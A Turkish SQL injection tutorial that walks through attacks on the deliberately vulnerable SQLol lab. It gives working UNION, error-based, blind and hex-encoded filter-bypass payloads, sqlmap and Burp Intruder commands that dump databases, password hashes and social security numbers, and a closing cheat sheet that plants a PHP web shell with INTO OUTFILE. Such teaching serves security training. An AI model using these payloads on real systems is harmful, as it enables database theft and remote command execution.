# Temel SQL Bilgisi

SQL injection'ı tam olarak anlamak ve uygulayabilmek için iyi seviye sql bilgisi gerekmektedir. Aşağıdaki sorguların syntax'ı ve kısa açıklamaları sadece hatırlatma amacıyla yazılmıştır. Eğer sql bilmiyorsanız http://www.w3schools.com/sql/default.asp adresinden sql çalışmanız daha yararlı olacaktır.

## Select
Database'den veri seçmek için kullanılır.
SELECT sutun1, sutun2 FROM tablo

## Where
SELECT sutun1, sutun2 FROM tablo WHERE sutun1 operator deger

## LIKE
Where operatörlerinden biridir. Bir sütunda belirlenen peterne uygun arama yapar.
SELECT sutun FROM tablo WHERE sutun LIKE patern;

## Update
Tablodaki kayıtları güncellemek için kullanılır.
UPDATE tablo SET sutun1=deger1, sutun2=deger2,... WHERE sutun=deger

## INSERT INTO
Tabloya yeni kayıtlar girmek için kullanılır.
INSERT INTO tablo VALUES (deger1, deger2,...)

## ALTER TABLE
Bir tabloya sütun eklemek, varolan sütunları değiştirmek veya silmek için kullanılır.
ALTER TABLE tablo ADD sutun veri_tipi
ALTER TABLE tablo DROP COLUMN sutun
ALTER TABLE tablo MODIFY sutun veri_tipi

## UNION
İki veya daha fazla sayıdaki SELECT ifadesini birleştirmek için kullanılır.
SELECT sutun1,sutun2,... FROM tablo1 **UNION** SELECT sutun6,sutun7,... FROM tablo2

## DROP
Tablo, veritabanı ve index silmek için kullanılır.
DROP TABLE tablo
DROP DATABASE veritabanı
ALTER TABLE tablo DROP INDEX index (MySQL)
DROP INDEX index (Oracle)

## JOIN
İki ya da daha fazla tablodaki satırları birleştirmek için kullanılır.
SELECT sutun1 FROM tablo1 {JOIN İFADELERİ} tablo2 ON tablo1.sutun = tablo2.sutun

INNER JOIN (ya da sadece JOIN): Birleştirilen tabloların hepsinde, en az bir eşleşme olduğunda bütün satırları döndürür.
LEFT JOIN: Birleştirilen sağdaki tablolardaki eşleşmeleri soldaki tablonun bütün satırları ile

birlikte döndürür.
RIGHT JOIN: Birleştirilen soldaki tablolardaki eşleşmeleri sağdaki tablonun bütün satırları ile birlikte döndürür.
FULL JOIN: Birleştirilen tabloların sadece birinde eşleşme olduğunda bütün satırları döndürür.

# SQL Injection Nedir ve Kullanılarak Ne Yapılabilir?

Bir uygulama kullanılarak veritabanına gönderilen SQL sorgularına, uygulamanın yazarı tarafından beklenmeyen kod enjekte etmeye sql injection denir. Uygulamanın veritabanı yönetim sistemine gönderdiği sorgular değiştirilerek, sistemdeki veritabanları ve onlara kayıtlı olan bütün bilgiler okunabilir, değiştirilebilir veya silinebilir. Daha sonraki saldırılarda DBMS üzerinden sisteme shell atılabilir ve uzaktan bağlanıp kullanıcı yetkilerinin izin verdiği ölçüde kod çalıştırılabilir.

## SQL Injection Kullanarak Gerçekleştirilmiş Saldırı Örnekleri

- D33Ds Company isimli hack grubu union tabanlı sql injection saldırısı gerçekleştirerek ele geçirdiği 453000 yahoo müşterisinin bilgilerini internete sızdırdı.

- MySql.com  Blind Sql injection kullanılarak hacklendi. Saldırganlar ele geçirdikleri kullanıcı adı ve şifre özetlerini internette yayınladı.

- Aralarında Coca Cola, Intel ve BBC'nin bulunduğu bir çok israilli site pakistanlı hackerlar tarafından SQL injection kullanılarak hacklendi.

- Yaklaşık 6.5 milyon linkedin şifre özeti kullanıcı adları olmadan internete sızdırıldı.

# SQL Injection Çeşitleri

**Veri çekme yöntemine göre:**
- Inband
- Out of band

**Sunucudan dönen cevaba göre:**
- Hata tabanlı SQL Injection
  - Union
  - Double
- Blind SQL Injection
  - Boolean tabanlı
  - Zaman tabanlı

**Veri tipine göre:**
- String tabanlı
- Integer tabanlı

Inband: Web sitedeki girdi noktalarıyla aynı bağlantıyı kullanarak yapılan sql enjeksiyonlarıdır.

Out of band: Web sitelerindeki girdi noktalarının dışında bir kanal kullanılarak (Ör: UTL_HTTP ve DNS) yapılan enjeksiyonlardır. Dosyaya yazma ifadeleri (into outfile) kullanarak gerçekleştirilir.

Hata Tabanlı: Hata verdirmek üzere yapılan enjeksiyonlardır. Hata verdirdikten sonra hem zafiyetten emin olunur hem de hata mesajından kullanılan sisteme ait önemli bilgiler elde edilebilir. Bu bilgiler daha sonraki sorgular için kullanılabilir.

Union: Hata tabanlı sql injectionlarda kullanılan sorgulardan biridir. Union sorguları iki ya da daha fazla select ifadesini birleştirirmek için kullanılır.

Double: Hata tabanlı sql injection metodlarından biridir. Temel olarak bu yöntem iki sql sorgusunu tek bir sorgu ifadesinde birleştirerek hata verdirmeye çalışmaktır. Blind sql enjeksiyonu yöntemlerinden çok daha hızlıdır.

Boolean Tabanlı: Mantıksal ifadenin sonucuna (True ya da False) göre çalışan sorgular için yapılan sql enjeksiyonlarıdır.


Zaman Tabanlı: Diğer bir blind sql injection yöntemlerinden biridir. Sorgu sonucu gözükmediğinden, sorgunun çalışıp çalışmadığı sleep() benchmark() gibi fonksiyonlar yardımıyla anlaşılır.

Veri Tipine Göre: Zayıflığın bulunduğu parametrenin aldığı değerin veri tipine göre yapılan enjeksiyonlardır. Integer ya da string olabilir.


# SQL Injection Örnekleri

Aşağıdaki örnekler sqlol uygulaması üzerinden anlatılmıştır. https://github.com/SpiderLabs/MCIR adresinden indirip deneyebilirsiniz.

**Challenge 0**
Hedef: tablodaki bütün kullanıcıların isimlerini çekmek. Inject String olarak tek tırnak denenerek hata mesajından hangi tablo için sorgu gönderildiği belirlenebilir. Users tablosuna kayıtlı bütün kullanıcıları görebilmek için:




Sonuç:




**Challenge 1**
Hedef: Veritabanındaki sosyal güvenlik numaralarının (social security number) yer aldığı tabloyu bulup bu tabloya kayıtlı olan bilgileri çekmek. Burada tahmin etme yöntemi seçilebilir. Tahminler

sırasında alınan hata mesajlarından yeni sorgular üretilebilir.
**' and 1=(select count(*) from olmayantablo);#** denendiğinde:

```
Query (injection string is underlined): SELECT username FROM users WHERE
username = '' and 1=(select count(*) from olmayantablo);#' GROUP BY username
ORDER BY username ASC
Error: Table 'sqlol.olmayantablo' doesn't exist
```

Hata mesajından veritabanı ismini de elde etmiş olduk. Sosyal güvenlik numarası tablosu büyük ihtimalle uzun bir isimle veritabanına kaydedilmemiştir. Farklı şekillerde kısaltmaları bulunabilir.

Ssn, ss ve snumber gibi kısaltmalarla veritabanına kaydedilmiş olabilir. Google'da aratılarak https://www.google.com/search?q=social+security+number+abbreviation nasıl kısaltıldığı öğrenilebilir. **' and 1=(select count(*) from ssn);#** denendiğinde Error: Table 'sqlol.ssn' doesn't exist gibi bir hata mesajı alınmadığından veritabanına kayıtlı ssn isimli bir tablonun olduğu anlaşılmış oldu.

Diğer bir yöntem, eğer veritabanı yönetim sistemi MySQL ise information_schema veritabanını kullanmaktır. Sisteme kayıtlı veritabanı isimlerini görmek için: **' UNION SELECT table_schema AS username FROM information_schema.tables WHERE '1'='1**

```
Array ( [username] => cdcol )
Array ( [username] => information_schema )
Array ( [username] => mysql )
Array ( [username] => performance_schema )
Array ( [username] => phpmyadmin )
Array ( [username] => sqlol )
Array ( [username] => webauth )
```

Sonuçtan sqlol isimli veritabanında çalışıldığı kolayca anlaşılıyor. Eklenmiş daha fazla veritabanı olsaydı bile, bu veritabanlarına kayıtlı tabloları görebileceğimizden, çalışılan veritabanı kolayca tespit edilecekti. **' UNION SELECT table_name AS username FROM information_schema.tables WHERE table_schema='sqlol** ile sqlol veritabanına kayıtlı olan tabloların isimleri öğrenilebilir:

```
Query (injection string is underlined): SELECT username FROM users WHERE username = '' UNION
SELECT table_name AS username FROM information_schema.tables WHERE table_schema='sqlol' GROUP
BY username ORDER BY username ASC
Array ( [username] => ssn )
Array ( [username] => users )
```

**' UNION SELECT column_name AS username FROM information_schema.columns WHERE table_name='ssn' AND table_schema='sqlol'** ile ssn tablosunun sütun isimleri listelenir.

```
Query (injection string is underlined): SELECT username FROM users WHERE
username = '' UNION SELECT column_name AS username FROM
information_schema.columns WHERE table_name='ssn' AND table_schema='sqlol'
GROUP BY username ORDER BY username ASC
Array ( [username] => name )
Array ( [username] => ssn )
```

Burada aranılan ilgili tablo ve sütun isminin ssn olarak verildiği anlaşılıyor. **' UNION SELECT ssn AS username FROM sqlol.ssn WHERE '1'='1** ile ssn tablosundaki kayıtlar görülebilir:

```
Query (injection string is underlined): SELECT username FROM users WHERE
username = '' UNION SELECT ssn AS username FROM sqlol.ssn WHERE '1'='1'
GROUP BY username ORDER BY username ASC
Array ( [username] => 000-00-1112 )
Array ( [username] => 012-34-5678 )
Array ( [username] => 111-22-3333 )
Array ( [username] => 666-67-6776 )
Array ( [username] => 999-99-9999 )
```

**Challenge 2**

Hedef: Tırnak işaretinin (') ayıklandığı (sanitization) bir sorguda veritabanındaki sosyal güvenlik numaralarının (social security number) yer aldığı tabloyu bulup bu tabloya kayıtlı olan bilgileri çekmek. Injection string olarak sadece (') girildiğinde tam olarak gönderilen sorgu:
**SELECT username FROM users WHERE isadmin = GROUP BY username ORDER BY username ASC**

```
Query (injection string is underlined): SELECT username FROM users WHERE
isadmin = GROUP BY username ORDER BY username ASC
Error: You have an error in your SQL syntax; check the manual that corresponds to
your MySQL server version for the right syntax to use near 'GROUP BY username
ORDER BY username ASC' at line 1
```

Görüldüğü üzere tırnak işareti silinmiş. Eğer inject string olarak domates girilseydi:
**SELECT username FROM users WHERE isadmin = domates GROUP BY username ORDER BY username ASC**

isadmin = ifadesinden boolean bir değer aldığı anlaşılıyor. Dolayısıyla tırnak işareti kullanmaya gerek yok. Önceki hedeflerden sosyal güvenlik numarası tablosu ve veritabanı ismi bilindiğinden:
**1 union select ssn from sqlol.ssn where 1=1 #** ile ssn numaralarına erişilebilir.

Eğer yukarıdaki sorguyu yazacak veritabanı ve tablo isimleri hakkında bilgimiz yoksa:
**1 UNION SELECT table_schema AS username FROM information_schema.tables WHERE 1=1** ile veritabanı isimleri öğrenilebilir.

char ve concat fonksiyonu kullanımı karakter ayıklamayı (sanitization) atlatmamıza yardımcı olabilir. Ya da ayıklanan karakterler ascii-hex encode edilip gönderilebilir.

sqlol veritabanına kayıtlı olan tabloların isimlerini tırnak ayıklamayı atlatarak öğrenme:
**0x27 UNION SELECT table_name FROM information_schema.tables WHERE table_schema=0x73716c6f6c #**

ssn tablosuna kayıtlı sütun isimlerini tırnak ayıklamayı atlatarak öğrenme:
**0x27 UNION SELECT column_name**
**FROM information_schema.columns**
**WHERE table_name=0x73736e AND table_schema=0x73716c6f6c #**

Veritabanı ve tablo ismi öğrenildiğine göre sosyal güvenlik numaralarını listeleyebiliriz:
**1 union select ssn from sqlol.ssn where 1=1 #**

Eğer diyez(#) işareti de ayıklanıyor olsaydı:

**1 union select ssn as username from sqlol.ssn where 1=1**
**Challenge 3**

Hedef:  Sadece tek satır sonucun döndüğü bir sorguda bütün sosyal güvenlik numaralarını listeleme.

Bu hedefi gerçekleştirmek için limit (kaç tane) ve offset (kaçıncı kayıttan) kullanılabilir. Sıfırdan başlayacak şekilde birer birer offset arttırılarak aşağıdaki kod çalıştırılırsa ssn tablosunun ssn sütununa kayıtlı olan bütün sosyal güvenlik numaraları elde edilebilir.

**' UNION SELECT ssn FROM ssn LIMIT 1 OFFSET 0 #**

**Challenge  4**

Hedef: Çalışsa bile çıktıların gözükmediği sorgudan sosyal güvenlik numaralarını blind sql injection kullanmadan listeleme.
Bu hedefi gerçekleştirmek için ExtractValue() fonksiyonundan yararlanılabilir. Bu fonksiyon xml string'inden xpath ifadesi kullanarak değer çıkartmak için kullanılır. Syntax'ı aşağıdaki gibidir:

ExtractValue(*xml*, *xpath_ifadesi*)

Eğer xpath ifadesi syntax olarak hatalı ise,  XPATH syntax error: 'xpath_ifadesi' şeklinde hata mesajı döndürür.

**' AND ExtractValue('domates',concat(char(1),(select ssn from ssn limit 1 offset 0)))='**  ile offset'i sırayla arttırarak bütün sosyal güvelik numaralarını görebiliriz.

Yukarıda char(1) yerine http://www.asciitable.com/ adresinden select sorgumuzu olumsuz etkilemeyecek herhangi bir karakter karşılığı seçilip uygulanabilir. Örneğin char(33) denseydi ssn'lerin başında sorguyu olumsuz etkilemeyecek olan ünlem işareti gözükecekti.

> Error: XPATH syntax error: '!012-34-5678'

**Challenge 5**

Hedef: Blind sql injection kullanarak sosyal güvenlik numaralarının kayıtlı olduğu tabloyu bulup numaraları listeleme.

Öncelikle eğer boolean tabanlı sql injection olduğu bilinmeseydi **' or 5>3 #  ,  ' or 1+1=2 # , ' OR 1=1 AND '1'='1**  gibi  mantıksal ifadelerle tespit edilebilirdi.

> Query (injection string is underlined): SELECT username FROM users WHERE username = '' OR 1=1 AND '1'='1' GROUP BY username ORDER BY username ASC
> Got results!

Veritabanı, aranılan tablo ve sütun isimlerinin bilinmediğini varsayılıyor. Bu bilgileri mysql kullanan bir sistemde information_schema 'dan çekebiliriz. Ancak got_results dışında herhangi bir çıktının olmadığı bir sayfada, sadece mantıksal ifadenin sonucu olarak sorgunun çalışıp çalışmadığı öğrenilebiliyor, bunu blind sql injection kullanarak gerçekleştirmek gerekecek. Ascii ve substring

fonksiyonu kullanarak veritabanı, tablo ve sütun isimleri öğrenilebilir:

**' or ascii(substring((select table_schema from information_schema.tables limit 1 offset 0),1,1)) >= 90 #**

Bu sorgu veritabanı isminin ilk karakterinin ondalık ascii değerinin 90'dan büyük olup olmadığını soruyor. Eğer büyükse yukarıdaki got results yazısı gözükecektir. Bu yöntemle bir kaç denemeden sonra tam olarak hangi ondalık ascii karakteriyle eşleştiği dolayısıyla ascii tablosu yardımıyla da hangi karakter olduğu belirlenebilir.

Substring fonksiyonunun ikinci parametresi kaçıncı karakterden başlanacağını, üçüncü parametresi de kaç karakter alınacağını belirtmektedir. Her bir karakter için eşleşme sağlandığında 2. parametre 1 arttırılmalıdır. Bunu manuel olarak yapmak oldukça zahmetli bir iştir. Dolayısıyla bu gibi durumlarda sqlmap gibi araçlar kullanılarak çok hızlı bir şekilde sonuç alınabilir.

# SQLMAP Kullanımı

sqlmap [seçenekler] {-u <URL> | -g <google dork> | -c <config file>}

Sqlmap  python ile geliştirilmiş bir otomatik sql injection aracıdır. Belirtilen hedefte sql injection bulmaya çalışır ve seçeneklerde belirtilen şekilde bu zayıflığı kullanır.

## Temel Seçenekler:

**Hedef Belirtme:**

| | |
|---|---|
| -u URL, --url=URL | hedef url |

**Hedefe nasıl bağlanılacağını belirtme:**

| | |
|---|---|
| --data=DATA | POST ile gönderilen data string'i |
| --threads=THREADS | Eşzamanlı HTTP request'lerinin sayısı (varsayılan 1) |

**Injection Özelleştirmesi:**

| | |
|---|---|
| -p TESTPARAMETER | Test edilebilir parametre(ler) |
| --dbms=DBMS | Hangi dbms kullanıldığı |

**DBMS bilgilerini almak için:**

| | |
|---|---|
| --current-user | DBMS o anki kullanıcıları görmek |
| --current-db | DBMS o anki veritabanını görmek |
| --users | DBMS kullanıcılarını enumerate etmek |
| --passwords | DBMS kullanıcı parolalarının hash'lerini enumerate etmek |
| --dbs | DBMS veritabanlarını enumerate etmek |
| --tables | DBMS tablolarını enumerate etmek (opt: -D) |
| --columns | DBMS veritabanı tablolarının sütunlarını enumerate etmek |
| --dump | DBMS veritabanı girdilerini indirmek için |
| -D DB | Enumerate edilecek veritabanı |
| -T TBL | Enumerate edilecek tablo |
| -C COL | Enumerate edilecek sütun |
| -U USER | Enumerate edilecek kullanıcı |

# SQLMAP ile sql injection örnekleri

Aşağıdaki örnekler sqlol üzerinden anlatılmıştır. https://github.com/SpiderLabs/MCIR adresinden indirip deneyebilirsiniz. İlk beş örnek challenge 0, altıncı örnek challenge 3, yedinci örnek challenge 5 üzerinden anlatılmıştır.

1) DBMS'deki kullanıcı isimlerini almak:

sqlmap -u "http://192.168.204.128/sqlol/select.php blacklist_level=none&query_results=all_rows&error_level=verbose&show_query=on&location=where_string&inject_string=deneme&submit=Inject!" -p inject_string **--users**

```
[19:31:10] [INFO] fetching database users
database management system users [5]:
[*] ''@'linux'
[*] ''@'localhost'
[*] 'pma'@'localhost'
[*] 'root'@'linux'
[*] 'root'@'localhost'
```

2) DBMS'deki veritabanı isimlerini almak:

sqlmap -u "http://192.168.204.128/sqlol/select.php? blacklist_level=none&query_results=all_rows&error_level=verbose&show_query=on&location=where_string&inject_string=deneme&submit=Inject!" -p inject_string **--dbs**

```
[19:35:35] [INFO] fetching database names
available databases [8]:
[*] cdcol
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] sqlol
[*] test
[*] webauth
```

3) sqlol isimli veritabanına kayıtlı tabloların isimlerini almak:

sqlmap -u "http://192.168.204.128/sqlol/select.php? blacklist_level=none&query_results=all_rows&error_level=verbose&show_query=on&location=where_string&inject_string=deneme&submit=Inject!" -p inject_string **-D sqlol --tables**

```
[19:45:24] [INFO] fetching tables for database: 'sqlol'
[19:45:25] [WARNING] reflective value(s) found and filtering out
Database: sqlol
[2 tables]
+-------+
| ssn   |
| users |
+-------+
```

4) sqlol isimli veritabanındaki users isimli tablonun sütunlarını görmek:

sqlmap -u "http://192.168.204.128/sqlol/select.php?blacklist_level=none&query_results=all_rows&error_level=verbose&show_query=on&location=where_string&inject_string=deneme&submit=Inject!" -p inject_string **-D sqlol -T users --columns**

```
[19:48:52] [INFO] fetching columns for table 'users' in database 'sqlol'
[19:48:53] [WARNING] reflective value(s) found and filtering out
Database: sqlol
Table: users
[3 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| id       | int(11)     |
| isadmin  | int(11)     |
| username | varchar(50) |
+----------+-------------+
```

5) sqlol isimli veritabanındaki users isimli tablonun isadmin ve username isimli sütunlarına yapılmış kayıtları (satırlarını) çekmek:

sqlmap -u "http://192.168.204.128/sqlol/select.php?blacklist_level=none&query_results=all_rows&error_level=verbose&show_query=on&location=where_string&inject_string=deneme&submit=Inject!" -p inject_string **-D sqlol -T users -C isadmin,username --dump**

```
[19:56:14] [INFO] fetching columns 'isadmin, username' for table 'users' in data
base 'sqlol'
[19:56:15] [WARNING] reflective value(s) found and filtering out
[19:56:15] [INFO] fetching entries of column(s) 'isadmin, username' for table 'u
sers' in database 'sqlol'
[19:56:16] [INFO] analyzing table dump for possible password hashes
Database: sqlol
Table: users
[5 entries]
+---------+----------------------+
| isadmin | username             |
+---------+----------------------+
| 1       | Herp Derper          |
| 1       | SlapdeBack LovedeFace |
| 0       | Wengdack Slobdegoob  |
| 0       | Chunk MacRunfast     |
| 0       | Peter Weiner         |
+---------+----------------------+
```

6) Burp proxy yardımıyla post ile gönderilen isteğin datasına bakılabilir.

```
blacklist_level=none&query_results=one_row&error_level=verbose&show_query=off&location=where_
string&inject_string=deneme&submit=Inject%21
```

Bu isteğin datası daha sonra sqlmap'te --data argümanının değeri olarak kullanılacaktır.

sqlmap.py -u 'http://192.168.204.128/sqlol/select.php' **--data** 'blacklist_level=none&query_results=one_row&error_level=verbose&show_query=off&location=where_string&inject_string=deneme&submit=Inject%21' -p 'inject_string' --current-user --current-db --users --password --dbms MySQL -v0

Yukarıdaki işlemde, --data ile data argümanı değerleri, -p ile sql injection aranacak parametre, --dbms ile hangi DBMS'e göre zayıflık aranacağı ve -v0 (verbose 0) ile sadece sonuç çıktılarını ekrana yazması gerektiği belirtilmiştir. Eğer bunlar belirtilmezse bütün data parametrelerine ve bütün dbm sistemlerine göre sql injection araması gerçekleşir. Varsayılan verbose 1 olduğundan daha fazla çıktı ekrana basılır.

```
web server operating system: Windows
web application technology: Apache 2.4.4, PHP 5.4.16
back-end DBMS: MySQL >= 5.0.0
current user:    'root@localhost'
current database:    'sqlol'
database management system users [5]:
[*] ''@'linux'
[*] ''@'localhost'
[*] 'pma'@'localhost'
[*] 'root'@'linux'
[*] 'root'@'localhost'

do you want to store hashes to a temporary file for eventual further processing
with other tools [y/N]
do you want to perform a dictionary-based attack against retrieved password hash
es? [Y/n/q]
database management system users password hashes:
[*] pma [1]:
    password hash: NULL
[*] root [1]:
    password hash: NULL
```

7) Sqlmap ile blind sql injection denemesi (challenge 5)

sqlmap -u 'http://192.168.238.131/sql/select.php?
inject_string=deneme&sanitization_level=none&sanitization_type=keyword&sanitization_params=
&query_results=bool&error_level=none&show_query=on&location=where_string&submit=Inject!'
-p 'inject_string' **--technique=B** --dbms=MySQL –dbs

```
Place: GET
Parameter: inject_string
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: inject_string=-9662' OR (3830=3830) AND 'sXjo'='sXjo&sanitization_l
evel=none&sanitization_type=keyword&sanitization_params=&query_results=bool&erro
r_level=none&show_query=on&location=where_string&submit=Inject!
---
web server operating system: Windows
web application technology: Apache 2.4.4, PHP 5.5.0
back-end DBMS: MySQL >= 5.0.0
available databases [9]:
[*] cdcol
[*] data
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] sqlol
[*] test
[*] webauth
```

Manuel olarak yapması zahmetli olan bir işlemi sqlmap'in oldukça kısa sürede yaptığı görülecektir. --technique argümanı değer olarak B, E, U, S, T alabillir (boolean, error, union, stacked, time). Burada tekniğin boolean olarak seçildiğine dikkat edilmeli. Birden fazla yöntem de değer olarak verilebilirdi.

# Burp Suite ile SQL Injection

Burp proxy, web sitelerine istek gönderirken araya girer ve gönderilen isteğin (request) değiştirilmesine olanak sağlar. Bu özelliği, sql injection saldırıları için kullanılabilir. Gönderilen isteğin datasında bulunan parametrelerin değerleri manuel ya da otomatik bir şekilde değiştirilerek hedef sisteme sql injection zafiyeti saptanana kadar gönderilebilir.


“deneme” olarak girilen değerin post ile gönderilirkenki isteğin datası:

```
blacklist_level=none&query_results=one_row&error_level=verbose&show_query=off&location=where_string&
inject_string=deneme&submit=Inject%21
```

Yakalanan istek Proxy>History tab'ından bulunduktan sonra sağ tıklayıp intruder tab'ına gönderilir. Intruder>Positions tab'ında değiştirilmek istenen parametrenin değeri seçilir ve Add butonuna tıklanır.

```
blacklist_level=none&query_results=one_row&error_level=verbose&show_query=off&location=where_string&
inject_string=§deneme§&submit=Inject%21
```

Daha sonra Intruder>Payloads tab'ından denenmek istenen payload'lar tek tek veya liste halinde eklenir. Liste olarak ekleme özelliği yalnızca ücretli sürümünde mevcuttur.




Eklenen payloadlar'ı denemek için üst menü çubuğundan Intruder>Start attack'a tıklanarak saldırı başlatılır. Açılan saldırı penceresinin menü çubuğundan gösterilmesi istenen (Response received, response completed) sütunlar seçilebilir.

| Request | Payload | Status | Response received | Response completed |
|---|---|---|---|---|
| 0 | | 200 | 1041 | 1041 |
| 1 | ' AND 0=benchmark(10000000,MD5(1)) /* | 200 | 1044 | 1044 |
| 2 | ' AND 0=benchmark(10000000,MD5(1)) # | 200 | 4391 | 4392 |
| 3 | ' AND 0=benchmark(10000000,MD5(1)) -- | 200 | 1045 | 1045 |

Gönderilen ikinci isteğin cevabının alınma ve tamamlanma zamanından hedef sistemin sql injection zayıflığının olduğu tespit edilmiştir.

# SQL Injection Cheat Sheet

Aşağıdaki örnekler Sqlol Challenge 10 üzerinden MySQL'e göre anlatılmıştır.
Challenge 10'daki sql sorgusu: SELECT [sql injection buraya] FROM users WHERE isadmin = 0 GROUP BY username ORDER BY username ASC

Çalışılan veritabanını görmek:
**database() #**

```
Array ( [database()] => sqlol )
```

Veritabanlarının kayıtlı olduğu dizini öğrenme:
**@@datadir #**

```
Array ( [@@datadir] => C:\xampp\mysql\data\ )
```

Veritabanlarını görmek:
**schema_name FROM information_schema.schemata #**

```
Array ( [schema_name] => information_schema )
Array ( [schema_name] => cdcol )
Array ( [schema_name] => data )
Array ( [schema_name] => mysql )
Array ( [schema_name] => performance_schema )
Array ( [schema_name] => phpmyadmin )
Array ( [schema_name] => sqlol )
Array ( [schema_name] => test )
Array ( [schema_name] => webauth )
```

Çalışılan kullanıcıyı görmek:
**system_user() #**

```
Array ( [user()] => root@localhost )
```

Kullanıcı şifrelerini  görmek:
**user, password FROM mysql.user #**

```
Array ( [user] => root [password] => )
Array ( [user] => root [password] => )
Array ( [user] => [password] => )
Array ( [user] => [password] => )
Array ( [user] => pma [password] => )
```

Kullanıcı yetkilerini görmek:
**grantee, privilege_type, is_grantable FROM information_schema.user_privileges #**

```
Array ( [grantee] => 'root'@'localhost' [privilege_type] => SELECT [is_grantable]
=> YES )
Array ( [grantee] => 'root'@'localhost' [privilege_type] => INSERT [is_grantable]
=> YES )
Array ( [grantee] => 'root'@'localhost' [privilege_type] => UPDATE [is_grantable]
=> YES )
```

Belli bir veritabanına ait tablo ve sütun isimlerini öğrenmek:
**table_schema, table_name, column_name FROM information_schema.columns WHERE table_schema = 'sqlol' #**

```
Array ( [table_schema] => sqlol [table_name] => ssn [column_name] => name )
Array ( [table_schema] => sqlol [table_name] => ssn [column_name] => ssn )
Array ( [table_schema] => sqlol [table_name] => users [column_name] =>
username )
Array ( [table_schema] => sqlol [table_name] => users [column_name] => isadmin )
Array ( [table_schema] => sqlol [table_name] => users [column_name] => id )
```

Host adını öğrenme:
**@@hostname #**

```
Array ( [@@hostname] => WIN-QUI9H4M18MS )
```

Dosya içeriğini görüntüleme:
**LOAD_FILE('/xampp/htdocs/domates.txt') #**

```
Array ( [LOAD_FILE('/xampp/htdocs/domates.txt')] => deneme123 )
```

Sisteme shell atma:
**"<?php system($_REQUEST['cmd']); ?>" into outfile "C:/xampp/htdocs/shell.php" #**

arama çubuğuna:
http://192.168.238.136/shell.php?cmd=type domates.txt

---

```
deneme123
```